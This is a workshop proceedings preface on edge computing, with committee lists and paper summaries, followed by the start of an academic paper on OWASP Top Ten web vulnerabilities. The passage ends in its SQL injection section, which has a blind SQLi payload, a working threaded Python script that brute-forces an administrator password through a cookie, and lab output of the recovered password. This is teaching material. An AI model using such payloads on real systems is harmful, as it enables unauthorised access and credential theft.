Preface

Tetiana A. Vakaliuk[1,2,3,4], Serhiy O. Semerikov[3,5,1,4]

[1] *Zhytomyr Polytechnic State University, 103 Chudnivsyka Str., Zhytomyr, 10005, Ukraine*
[2] *Institute for Digitalisation of Education of the NAES of Ukraine, 9 M. Berlynskoho Str., Kyiv, 04060, Ukraine*
[3] *Kryvyi Rih State Pedagogical University, 54 Gagarin Ave., Kryvyi Rih, 50086, Ukraine*
[4] *Academy of Cognitive and Natural Sciences, 54 Gagarin Ave., Kryvyi Rih, 50086, Ukraine*
[5] *Kryvyi Rih National University, 11 Vitalii Matusevych Str., Kryvyi Rih, 50027, Ukraine*

Abstract

This article describes the doors-2023: 3rd E**d**ge C**o**mputing W**or**k**s**hop, which was held in Zhytomyr, Ukraine, on April 7, 2023. The proceedings of the workshop include the 9 contributed papers that were carefully peer-reviewed and selected from 12 submissions.

Keywords

algorithms and techniques for machine learning and AI at the edge, cellular infrastructure for edge computing, distributed ledger technology and blockchain at the edge, edge computing infrastructure and edge-enabled applications, edge-based data storage and databases, edge-optimized heterogeneous architectures, fault-tolerance in edge computing, fog computing models and applications, geo-distributed analytics and indexing on edge nodes, hardware architectures for edge computing and devices, innovative applications at the edge, interoperability and collaboration between edge and cloud computing, monitoring, management, and diagnosis in edge computing, processing of IoT data at network edges, programming models and toolkits for edge computing, resource management and Quality of Service for edge computing, security and privacy in edge computing

1. Introduction

1.1. doors 2023: At a glance

> Peter the Great hacked through a window to Europe. We use doors.

E**d**ge C**o**mputing W**or**k**s**hop (*doors*) is a peer-reviewed international Computer Science workshop focusing on research advances and applications of edge computing, a process of building a distributed system in which some applications, as well as computation and storage services, are provided and managed by

(i) central clouds and smart devices, the edge of networks in small proximity to mobile devices, sensors and end users, and

*doors-2023: 3rd E**d**ge C**o**mputing W**or**k**s**hop, April 7, 2023, Zhytomyr, Ukraine*
✉ tetianavakaliuk@acnsci.org (T. A. Vakaliuk); semerikov@gmail.com (S. O. Semerikov)
🌐 https://acnsci.org/vakaliuk/ (T. A. Vakaliuk); https://kdpu.edu.ua/semerikov (S. O. Semerikov)
iD 0000-0001-6825-4697 (T. A. Vakaliuk); 0000-0003-0789-0272 (S. O. Semerikov)

(ii) others are provided and managed by the center cloud and a set of small in-between local clouds supporting IoT at the edge.

The goal of *doors* is to bring together researchers and practitioners from academia and industry working on edge computing to share their ideas, discuss research/work in progress, and identify new/emerging trends in this important emerging area. The emergence of the Internet of Things (IoT) and the demand for responsiveness, privacy, and situation-awareness are pushing computing to the edge of the Internet. There are many challenges in the design, implementation, and deployment of different aspects of edge computing: infrastructure, systems, networking, algorithms, applications, etc. doors would like to open discussions in these areas.

doors topics of interest since 2021:

- algorithms and techniques for machine learning and AI at the edge
- cellular infrastructure for edge computing
- distributed ledger technology and blockchain at the edge
- edge computing infrastructure and edge-enabled applications
- edge-based data storage and databases
- edge-optimized heterogeneous architectures
- fault-tolerance in edge computing
- fog computing models and applications
- geo-distributed analytics and indexing on edge nodes
- hardware architectures for edge computing and devices
- innovative applications at the edge
- interoperability and collaboration between edge and cloud computing
- monitoring, management, and diagnosis in edge computing
- processing of IoT data at network edges
- programming models and toolkits for edge computing
- resource management and Quality of Service for edge computing
- security and privacy in edge computing

During the war in Ukraine, the doors 2023 was in hybrid mode (both in-person and online).

This volume represents the proceedings of the 3rd Edge Computing Workshop (doors 2023), held in Zhytomyr, Ukraine, on April 7, 2023. It comprises 9 contributed papers that were carefully peer-reviewed and selected from 12 submissions (https://notso.easyscience.education/doors/2023/). Each submission was reviewed by at least 3, and on the average 3.2, program committee members. The accepted papers present the state-of-the-art overview of successful cases and provides guidelines for future research.

2. doors 2023 committees

2.1. Program committee

- *Mehdi Ammi*, University of Paris 8, France

- *Abhineet Anand*, Chitkara University, India
- *Josef Cernohorsky*, Technical university of Liberec, Czech Republic
- *Lubomir Vankov Dimitrov*, Technical University-Sofia, Bulgaria
- *Olena Glazunova*, National University of Life and Environmental Sciences of Ukraine, Ukraine
- *Mahmud Hossain*, Visa Inc., United States
- *Attila Kertesz*, University of Szeged, Hungary
- *Valerii Kontsedailo*, Inner Circle, Netherlands
- *Vyacheslav Kryzhanivskyy*, R&D Seco Tools AB, Sweden
- *Nagender Kumar Suryadevara*, University of Hyderabad, India
- *Gyu Myoung Lee*, Liverpool John Moores University, United Kingdom
- *Nadiia Lobanchykova*, Zhytomyr Polytechnic State University, Ukraine
- *Taras Maksymyuk*, Lviv Polytechnic National University, Ukraine
- *Mykhailo Medvediev*, ADA University, Azerbaijan
- *Franco Milano*, University of Florence, Italy
- *BongKyo Moon*, Dongguk University, Korea
- *Leonardo Mostarda*, University of Camerino, Italy
- *Tetiana Nikitchuk*, Zhytomyr Polytechnic State University, Ukraine
- *Shadi A. Noghabi*, Microsoft Research, United States
- *Igor Puleko*, Zhytomyr Polytechnic State University, Ukraine
- *Djamel Eddine Saidouni*, MISC Laboratory, University Constantine 2 – Abdelhamid Mehri, Algeria
- *Gwen Salaun*, University Grenoble Alpes, France
- *Serhiy Semerikov*, Kryvyi Rih State Pedagogical University, Ukraine
- *Etibar Seyidzade*, Baku Engineering University, Azerbaijan
- *Andrii Striuk*, Kryvyi Rih National University, Ukraine
- *Inna Suhoniak*, Zhytomyr Polytechnic State University, Ukraine
- *Tetiana Vakaliuk*, Zhytomyr Polytechnic State University, Ukraine
- *Pedro Valderas*, Universitat Politècnica de València, Spain
- *Tetiana Voloshyna*, National University of Life and Environmental Sciences of Ukraine, Ukraine
- *Volodymyr Voytenko*, Athabasca University, Canada
- *Xianzhi Wang*, University of Technology Sydney, Australia
- *Michael Wei*, VMware Research, USA
- *Eiko Yoneki*, University of Cambridge, United Kingdom
- *Pamela Zave*, Princeton University, USA

2.2. Organizing committee

- *Tetiana Nikitchuk*, Zhytomyr Polytechnic State University, Ukraine
- *Andrii Morozov*, Zhytomyr Polytechnic State University, Ukraine
- *Serhiy Semerikov*, Kryvyi Rih State Pedagogical University, Ukraine
- *Andrii Striuk*, Kryvyi Rih National University, Ukraine
- *Tetiana Vakaliuk*, Zhytomyr Polytechnic State University, Ukraine

2.3. Workshop chairs

Dr. **Tetiana Vakaliuk**, Professor of Software Engineering and Educational Technology, Zhytomyr Polytechnic State University, Ukraine.

Tetiana Vakaliuk, born in 1983, received a Candidate of Pedagogical Sciences degree from the National Pedagogical Dragomanov University, Ukraine, in 2013, and a Doctor of Pedagogical Sciences degree from the Institute of Information Technologies and Learning Tools of the National Academy of Sciences of Ukraine, in 2019. Since 2019, she has been working in the field of information technologies at the Zhytomyr Polytechnic State University. Her research interests include Information Systems and Technology (e.g., Edge Computing), and Educational Technology. She has published a number of papers in international journals. She is a member of editorial boards of the Information Technologies and Learning Tools, Educational Technology Quarterly, Educational Dimension, and editor-in-chief of the Journal of Edge Computing.

WWW: https://acnsci.org/vakaliuk/

ResearchGate: https://www.researchgate.net/profile/Tetiana-Vakaliuk

Google Scholar: https://scholar.google.com.ua/citations?hl=en&user=Ka98KhMAAAAJ

ORCID: https://orcid.org/0000-0001-6825-4697

Scopus: https://www.scopus.com/authid/detail.uri?authorId=57211133927

dblp: https://dblp.org/pid/277/6092.html

Web of Science: https://www.webofscience.com/wos/author/record/C-3650-2016

Email: tetianavakaliuk@acnsci.org

Serhiy Semerikov is a Professor of the Department of Computer Science and Applied Mathematics at Kryvyi Rih State Pedagogical University. He is an expert in the field of education, particularly in the area of informatics. Dr. Semerikov has over 25 years of experience in academia and has made significant contributions to the field of education through his research, teaching, and service.

Dr. Semerikov earned his PhD in Education (Informatics) from the National Pedagogical Dragomanov University in 2001. He went on to earn his Doctor of Science (DSc) in Education (Informatics) from the same institution in 2009. His doctoral research focused on the development of methods for the effective use of computer technologies in the education process.

As a leading expert in his field, Dr. Semerikov's research has focused on the development and implementation of innovative teaching methods and educational technology. He has published numerous articles and papers on topics such as the use of virtual and augmented reality in education, the design of effective e-learning environments, and the development of adaptive learning systems. He is also the author of several textbooks on informatics and educational technology. He has also received several research grants from the Ukrainian government and other funding organizations to support his research projects.

Dr. Semerikov has been actively involved in the academic community throughout his career. He has served as a reviewer for several academic journals and has presented his research at numerous conferences and workshops. He is a member of several professional organizations, including the Association for Computing Machinery (ACM) and the Academy of Cognitive and Natural Sciences (ACNS).

WWW: https://kdpu.edu.ua/semerikov/

ResearchGate: https://www.researchgate.net/profile/Serhiy-Semerikov

Google Scholar: https://scholar.google.com/citations?user=o6srl8sAAAAJ
ORCID: https://orcid.org/0000-0003-0789-0272
Scopus: https://www.scopus.com/authid/detail.uri?authorId=56375008500
dblp: https://dblp.org/pers/hd/s/Semerikov:Serhiy
Web of Science: https://www.webofscience.com/wos/author/record/H-3067-2013
Email: semerikov@gmail.com

3. Workshop overview

The proliferation of web applications in various aspects of our lives has increased the possibility of application security issues. With the rise of attacks on web applications, it is imperative to understand the typical weaknesses in web applications and the methods to minimize them. The study “Common vulnerabilities in real world web applications” examines the major security threats that can affect web applications, including request forgery attacks, injection attacks, cryptographic failures, and broken access control mechanisms, in the context of modern web frameworks widely used for developing web applications. The study is based on the OWASP Top Ten, a list of the most common and serious security threats to web applications. Authors also present best security practices recommended by professionals for each attack category that can prevent or mitigate attacks. This study aims to provide web developers with a better understanding of how to secure web applications.

Ensuring high reliability, fault tolerance, and continuity of computing processes in computer systems is achieved through the use of failover clusters, which combine computing resources for virtualization and enable the movement of virtual resources, services, or applications between physical servers while supporting continuity. The study “Cluster fault tolerance model with migration of virtual machines” focuses on failover clusters, consisting of two physical servers connected through a switch and a distributed storage system with synchronous data replication. A Markov model of the reliability of a failover cluster is proposed, taking into account the costs of migrating virtual machines and mechanisms that ensure continuity in the event of a failure. A simplified model is also presented, neglecting migration costs and providing an upper-reliability estimate. The reliability of the failover cluster is measured using the coefficient of non-stationary readiness, and the impact of virtual machine migration on the reliability is demonstrated. The results obtained can aid in selecting technologies for ensuring the failure stability and continuity of computing processes in computer systems with cluster architecture.

This article “Object detection method based on aerial image instance segmentation received by unmanned aerial vehicles in the conditions rough for visualization” explores the potential of unmanned aerial complexes for aiding in decision making during crisis situations that require object detection through aerial images obtained by unmanned aerial vehicles under conditions of atmospheric fog and smoke. The authors employ the Pansharpening method for image sharpening, which involves injecting dimensional details from a panchromatic image to a multispectral image. To improve the operational efficiency and accuracy of automotive vehicle detection in aerial images received by unmanned aerial vehicles, the authors implement the Hybrid Task Cascade for Instance Segmentation model. This model is particularly suitable for tasks involving small-sized object multiclass classification and detection in aerial images using indirect signs. The findings of this study can contribute to the development of effective decision support systems for crisis management.

In the context of Russia's war against Ukraine, the article "An analysis of approach to the fake news assessment based on the graph neural networks" explores the challenges posed by disinformation campaigns and propaganda efforts, particularly their negative psychological impact on populations. The authors focus on the problem of identifying and monitoring online media content that contains such negative influence. To address this issue, they propose a novel approach based on graph neural networks for automating the process of detecting fake news. The article presents a thorough analysis of existing techniques for automated content analysis, highlighting the advantages of machine learning methods and graph neural networks in particular. The authors then describe their proposed approach and demonstrate its effectiveness through simulated detection of fake news. The results of the study indicate that the proposed approach using graph neural networks can successfully detect and respond to the threat of fake news spread by Russia, thus providing a valuable tool for maintaining information security in Ukraine.

The past few years have witnessed the swift growth of information systems, Internet of Things (IoT) technologies, and edge devices, resulting in the development of new sensors for constructing such systems, which have been increasingly integrated into people's lives, including their domestic and social environments. The microclimate of living spaces, workplaces, and educational institutions plays a critical role in maintaining people's well-being. Deviations from the norm in the environmental microclimate can negatively impact human physiological conditions, reduce concentration, and decrease work or study efficiency. To address this challenge, Oksana L. Korenivska, Tetiana M. Nikitchuk, Tetiana A. Vakaliuk, Vasyl B. Benedytskyi and Oleksandr V. Andreiev develop an autonomous IoT system based on edge devices to monitor the microclimate of classrooms around the clock. This system measures climatic parameters, such as temperature, relative humidity, carbon dioxide levels, and light air ion concentrations, records data on a smartphone, and stores it on a remote server. The system is a part of a larger project aimed at studying the impact of microclimate parameters on the physiological state of students. The findings of "IoT monitoring system for microclimate parameters in educational institutions using edge devices"

With the growth of cyber attacks targeting critical infrastructure and industrial IoT networks in Ukraine, effective solutions for detection and response are needed. These attacks have made Ukrainian networks a testing ground for new tactics and methods employed by Russian hackers. The study "Honeypot and cyber deception as a tool for detecting cyber attacks on critical infrastructure" focuses on the use of honeypot/honeynet networks and cyber deception platforms as sources of information for better understanding these attacks. While there is no universal solution for such systems, highly interactive honeypot systems and deception platforms can be used to build believable systems that collect information on the attack and actions of the attackers. The analysis of this information can improve network security and serve as evidence for prosecution. This article provides an overview of the use of honeypot/honeynet solutions and cyber deception for both general-purpose networks and industrial IoT networks.

Digital signal processing has become ubiquitous in modern science and technology, and the demand for improving the digital proportional-integral-derivative (PID) controller model remains high. The paper "Algorithm for optimizing a PID controller model based on a digital filter using a genetic algorithm" addresses the challenge of constructing a model of a digital PID controller suitable for use in robotic systems with microcontrollers and programmable logic integrated circuits. Authors propose a novel approach that employs digital filtering methods as the foundation for the regulator and calculates digital filter coefficients with a genetic algorithm. This technique enhances model accuracy while using classical methods to calculate PID controller coefficients for an analog PID controller. The software implementation of the proposed method uses Python programming language, and the modeling results demonstrate the efficacy of the developed model. Authors' findings suggest that their genetic algorithm-based digital filtering approach can help to optimize PID controllers in robotic systems.

PHP is a widely used programming language for web development, with numerous website engines and frameworks written in it. The paper "The system for testing different versions of the PHP" presents an in-depth analysis of various versions of PHP, including the recently released PHP 8. Authors describe the new and useful features of PHP 8, such as the JIT compiler and error correction, and their impact on both users and developers. To evaluate the performance of different PHP versions, authors have developed a testing system that can be extended with additional modules. Their results indicate that PHP 8 offers significant performance improvements over earlier versions, with the JIT compiler playing a crucial role. Authors also discuss the implications of their findings for web developers and suggest future research directions, including investigating the impact of PHP 8 on web application security and analyzing its use in large-scale web development projects.

In the paper "An academic events sub-system of the URIS and its ontology representation to improve scientific usability and motivation of scientists in terms of European integration" Viktor B. Shapovalov, Alla G. Zharinova, Sergiy S. Zharinov, Iryna O. Tsybenko and Oleksiy S. Krasovskiy propose an edge-based approach for collecting and processing academic event data in Ukraine. Authors first provide an overview of edge computing and its benefits, particularly in the context of data collection and processing. Authors then review existing systems in Europe, such as NARCIS, SICRIS, and Research.fi, and highlight the need for a similar system in Ukraine. Authors present a case diagram and list of relevant data for the proposed academic events system, as well as the essential EU legislation that must be considered. Authors investigate and describe systems proposed for interoperability with the proposed system, and present models for receiving data, URIs as the main component of the decentralized approach in science, and data exchange and interaction with their proposed database. The proposed system offers a novel solution for efficient and effective academic event data collection and processing in Ukraine, with potential applications for knowledge discovery from data.

4. Conclusion

The doors 2023 workshop was a resounding success, bringing together experts and professionals from various institutions and organizations to share their knowledge and ideas on edge computing. We express our gratitude to the Academy of Cognitive and Natural Sciences and Zhytomyr Polytechnic State University for their collaboration and support in the publishing of the *Journal of Edge Computing*.

We are immensely grateful to the authors and delegates who contributed to the success of the workshop by submitting their papers and participating actively in the discussions. We appreciate the efforts of the program committee members and the peer reviewers who provided their guidance, feedback, and support in improving the quality of the papers. Their valuable contributions and constructive critical comments helped to shape the content of the conference and made it a memorable experience for all participants.

We would like to acknowledge the developers and professional staff of the *Academy of Cognitive and Natural Sciences* (https://acnsci.org) and the *Not So Easy Science Education* platform (https://notso.easyscience.education) for providing us with the excellent and comprehensive conference management system that facilitated the smooth running of the workshop.

Since 2021, our workshop is **sponsored** by the CEUR Workshop Proceedings (CEUR-WS.org), the world best Diamond Open-Access proceedings publisher for Computer Science workshops. Long live CEUR-WS.org!

We believe that the presentations and discussions at the workshop have broadened our professional horizons and will serve as a catalyst for further research and innovation in the field of digital transformation in education. We look forward to meeting again in doors 2024 with renewed energy, enthusiasm, and a commitment to advancing the cause of edge computing.

Common vulnerabilities in real world web applications

Natarajan Krishnaraj[1], Chirag Madaan[1], Sanjana Awasthi[1], Raggav Subramani[1], Harsh Avinash[1] and Sankalp Mukim[1]

[1] *Vellore Institute of Technology, Vellore Campus, Tiruvalam Rd, Katpadi, Vellore, Tamil Nadu, 632014, India*

Abstract

For practically every part of our life, we use web applications. Numerous web apps are being developed and used, which is expanding the possibility for application security issues. Attacks on web apps are occurring more frequently now than ever before. Every time a modification is made to the architecture of a web application, there is a potential that new vulnerabilities may be created. If this happens, an attacker could infect the system and leak data that could be fatal to the organisation. Understanding the typical weaknesses in web applications and the methods that may be used to minimise them is crucial for finding a solution to this issue. In this assignment, we will look at major security threats that might affect web applications in the real world, including request forgery attacks, injection attacks, cryptographic failures and broken access control mechanisms. We will examine these attacks in relation to modern web frameworks, which are widely used nowadays to create web applications. Our study is based on the OWASP Top Ten, a list of the most common and serious security threats to web applications. We will also study the best security practices recommended by professionals after each attack category that should be followed to prevent / mitigate the attack. This study's major objective is to give Web developers a better understanding of how to secure web applications.

Keywords

web applications, application security issues, attacks, vulnerabilities, architecture, attacker, data leak, weaknesses, methods, request forgery attacks, injection attacks, cryptographic failures, broken access control mechanisms, web frameworks, OWASP Top Ten, security threats, security practices, developers, secure web applications

1. Introduction

Today, we utilise web applications for practically all of our daily duties, including ordering takeout, checking our emails, booking flights, and even reading the news. Web applications are being used and numbering in the millions. There is a higher likelihood of vulnerabilities in web applications as there are more of them. In H1-2020, there is a growth in cyber attacks on web apps of more than 800% [1]. This study is based around Modern web application development frameworks because technologies used in the Industry are always developing and so is the

doors-2023: 3rd Edge Computing Workshop, April 7, 2023, Zhytomyr, Ukraine

krishnaraj.n@vit.ac.in (N. Krishnaraj); chirag.madaan2020@vitstudent.ac.in (C. Madaan); harsh.avinash.official@gmail.com (H. Avinash); sankalpmukim@gmail.com (S. Mukim)
https://scholar.google.com/citations?user=wDcQAqwAAAAJ (N. Krishnaraj); https://www.linkedin.com/in/chirag-madaan-346673208/ (C. Madaan); https://www.linkedin.com/in/r-droid101/ (R. Subramani); https://www.linkedin.com/in/harsh-avinash/ (H. Avinash); https://sankalpmukim.dev/ (S. Mukim)
0000-0003-0919-8335 (N. Krishnaraj)

security of web applications. The vulnerabilities that were common in the web application a few years ago, are now mitigated by modern web application development frameworks. Still, flaws in application logic and bad security practices by developers can lead to security risks that can be fatal to the organisation.

Most common attacks to real-world web applications according to OWASP Top Ten includes Injection attacks such as SQL Injection and Cross-site Scripting, Request forgery attacks like Server-side Request Forgery and Cross-site Request Forgery, and security risks like Broken Access Control and Cryptographic failures. SQL Injection is an attack where an attacker submits a malicious payload as user input which modifies the SQL query that the backend server sends to the database. This may result in the attacker being able to access or modify confidential information stored on the database. Cross-site Scripting is where an attacker can insert harmful code into a website that is subsequently executed by unwary visitors who access the page. This may result in the compromise of private data or the installation of malicious software on the user's computer. Traditional encryption and obfuscation methods are vulnerable to compromises due to the rapidly evolving threat environment if not handled correctly, potentially exposing sensitive data due to a series of potential flaws known as cryptographic failures. A Server-Side Request Forgery (SSRF) is a vulnerability which allows an attacker to trick the backend of the web application to make requests to an unintended server. SSRF assaults are frequently used by criminals to attack internal systems that are protected by firewalls and inaccessible from the outside network. A Cross-Site Request Forgery (CSRF) attack occurs when an attacker deceives a user into sending an unintended request to a web application without his knowledge. This can be used to change their password, make unauthorised transactions, and carry out other tasks. A security technique known as an access control mechanism establishes who has access to resources like files, folders, and websites. Unauthorised users may access the resource when access control is compromised. This may occur if the access control procedures are not followed correctly or if the system has a vulnerability that can be exploited. To avoid such vulnerabilities, developers and administrators of online applications on the Internet should stick to clearly defined and best security procedures.

2. Literature survey

Numerous studies have been conducted on typical web application vulnerabilities and solutions. In order to quickly address these security issues, Strukov and Gudilin [2] has developed a method of experimental examination of web application security that gives a finite amount of time to find the maximum number of vulnerabilities in the computer systems.

In their work, Kaur et al. [3] examined several vulnerabilities that can occur in web applications. The paper's conclusion lists a number of countermeasures that deal with threats to web applications and lessen the impact by focusing on the weak spots that expose the web application to the severity. They have also classified various web application vulnerabilities according to the EDI matrix (exploitability, detection rate, and impact).

By utilising authentication and session management, modern web applications can offer various features to various web application users. A case study on weak authentication and poor session management vulnerabilities was conducted by Hassan et al. [4]. He looked into

267 websites from the public and private sectors in Bangladesh and discovered that 56% of the websites tested were weak points.

There is a potential of producing brand-new vulnerabilities every time changes are made to a layer of the web application architecture. Lala et al. [5] emphasised the use of coding changes, patching, and configuration adjustments to mitigate web application vulnerabilities. In accordance with the recommendations of the Open Web Application Security Project (OWASP), the goal of this paper is to design and create a secure web application.

Every year, organisations sustain significant losses as a result of web application vulnerabilities. In order to identify and prevent attacks like cross-site scripting (XSS) and cross-site request forgery (CSRF), Buah et al. [6] examined the security of online banking services.

In their paper, Priyanka and Smruthi [7] concentrated on well-known vulnerabilities like SQL Injection (SQLi), Cross Site Scripting (XSS), and Cross Site Request Forgery (CSRF), and showed how to attack these vulnerabilities by taking DVWA into account. Finally, they deduced various preventive measures that may be used to mitigate these threats by comparing the Havij and SQLMAP tools.

One of the most often discovered online application vulnerabilities is SQL injection. In most cases, it enables an attacker to view data that they would not typically be able to access. Other users' info might also be included in this. In many instances, an attacker can update or remove this data, permanently altering the application's behaviour or content. The methods for detecting SQL attacks, the many types of SQL injection, the causes of SQL injection, and preventative technology for SQL vulnerabilities were all covered by Kareem et al. [8] in his assessment of SQL query protection approaches.

Kumar and Taterh [9] assessed SQL injection vulnerability using a variety of injection techniques, including user input, cookies, and server variables. They also conducted a comparative analysis of various levels of SQL Injection vulnerabilities.

Secure communication using mathematical procedures to encrypt and decode data is known as cryptography. It is utilised in many different applications, such as secure messaging, file sharing, and email. Traditional encryption and obfuscation methods can be compromised due to a series of potential flaws known as cryptographic failures when used improperly in the continually evolving threat environment, revealing sensitive data. Duong and Rizzo [10] demonstrates how attackers can take advantage of several cryptographic design vulnerabilities to steal secret keys and fake authentication tokens in order to gain access to private data in web applications.

Xu et al. [11] investigate three password-based anonymous multi-factor authentication schemes for cloud environments (i.e., the schemes presented at MONET'19, IEEE Syst J'19, and IEEE Syst J'20), and show that each of these three schemes is vulnerable to off-line guessing attacks and lacks a crucial property (i.e., forward secrecy). They also suggest a number of sensible defences against these flaws.

3. Attacks

Although an attacker's exploitation methods change frequently, their fundamental attack concepts are generally constant. Here are a few of the most typical.

3.1. SQL injection

A SQL query is “injected” into the programme through the client’s input data in a SQL injection attack. By taking advantage of the SQL injection vulnerability in the vulnerable web application, an attacker may be able to read sensitive data from the database, alter database data (Insert/Update/Delete), carry out database administration tasks (like shutting down the DBMS), and in some cases, issue commands to the operating system.

Numerous high-profile data breaches in recent years have been caused by SQL injection attacks, which have led to reputational damage and legal repercussions. In certain situations, an attacker may be able to access a persistent backdoor, which might lead to a long-lasting breach that could go unnoticed for a very long time.

SQL injection frequently involves blind vulnerabilities. This indicates that the programme does not include information about any database issues or the results of the SQL query in its answers. Blind vulnerabilities can still be used to get unwanted access to data, but the corresponding approaches are typically more complex and challenging to execute.

An actual-world illustration of blind SQL injection would resemble this.

Let’s imagine that an online store employs a tracking cookie for analytics and runs a SQL query that contains the cookie value (figure 1).




Figure 1: An online store employs a tracking cookie.


No error messages are shown, nor are the results of the SQL query returned. But if the query returns any rows, the application adds a “Welcome back” message to the page.

An attacker can modify the value of his tracking ID which is stored in his cookies and construct a payload that contains a conditional value, if it’s true the application will print a “Welcome back” message.

Exploit:

```
‘ or (select substring(password, 1, 1)
  from users where username ‘administrator’) = ‘a’ –
```

This exploit checks if the first character of the administrator’s password is ‘a’ or not. If it’s true, the overall condition will be true and a “Welcome back” message is included in the response. An attacker can now brute force all characters at all positions of the password and get the final administrator’s password (figure 2).



```python
skeleton = "'%20or%20(select%20substring(password%2c%20{}%2c%201)%20from%20users%20where%20username%3d'administrator')%20%3d%20'{}'%20--%20"
result = ['*'] * 20

def send_request(payload):
        cookies = {
            'TrackingId': payload,
            'session': sess_id,
        }
        response = requests.get('https://{}/'.format(host), cookies=cookies, headers=headers, verify=False)

        if "Welcome" in response.text:
                return True
        else:
                return False

def gen_payload(index):
        for char in alphanum:
                if send_request(skeleton.format(str(index), char)) == True:
                        result[index - 1] = char
                        print("Password is: {}".format("".join(result)))
                        return

t1 = threading.Thread(target=gen_payload, args=(1,))
t2 = threading.Thread(target=gen_payload, args=(2,))
t3 = threading.Thread(target=gen_payload, args=(3,))
t4 = threading.Thread(target=gen_payload, args=(4,))
t5 = threading.Thread(target=gen_payload, args=(5,))
t6 = threading.Thread(target=gen_payload, args=(6,))
t7 = threading.Thread(target=gen_payload, args=(7,))
t8 = threading.Thread(target=gen_payload, args=(8,))
t9 = threading.Thread(target=gen_payload, args=(9,))
t10 = threading.Thread(target=gen_payload, args=(10,))
t11 = threading.Thread(target=gen_payload, args=(11,))
t12 = threading.Thread(target=gen_payload, args=(12,))
t13 = threading.Thread(target=gen_payload, args=(13,))
t14 = threading.Thread(target=gen_payload, args=(14,))
t15 = threading.Thread(target=gen_payload, args=(15,))
t16 = threading.Thread(target=gen_payload, args=(16,))
t17 = threading.Thread(target=gen_payload, args=(17,))
```

```
┌──(appleswiggy㉿kali)-[~/sqli]
└─$ python3 blind-1.py
Enter host: 0abd001004ae47f6c050088f00e600bc.web-security-academy.net
Enter session ID: 0RNpr4Wdt1LVfLrx
Password is: c*******************
Password is: c***********f******
Password is: c*f*********f******
Password is: c*f*********f**i**
Password is: c*f*********f**i**i
Password is: c*f*l*******f**i**i
Password is: c*f*l****l***f**i**i
Password is: c*f*l**l*l***f**i**i
Password is: c*f*l**l*l***f**i*ni
Password is: c*f*l**l*l***fs*i*ni
Password is: c*f*l*sl*l***fs*i*ni
Password is: c*f*l*sl*l*u*fs*i*ni
Password is: c*fwl*sl*l*u*fs*i*ni
Password is: cwfwl*sl*l*u*fs*i*ni
Password is: cwfwl*sl*l*u*fs*iwni
Password is: cwfwl*sl*l*uxfs*iwni
Password is: cwfwl1sl*l*uxfs*iwni
Password is: cwfwl1sl*l*uxfs6iwni
Password is: cwfwl1sl*l7uxfs6iwni
Password is: cwfwl1sl7l7uxfs6iwni

┌──(appleswiggy㉿kali)-[~/sqli]
└─$ 
```

Figure 2: Brute force attack.

This way the attacker is successfully able to retrieve administrator’s password one bit at a time.

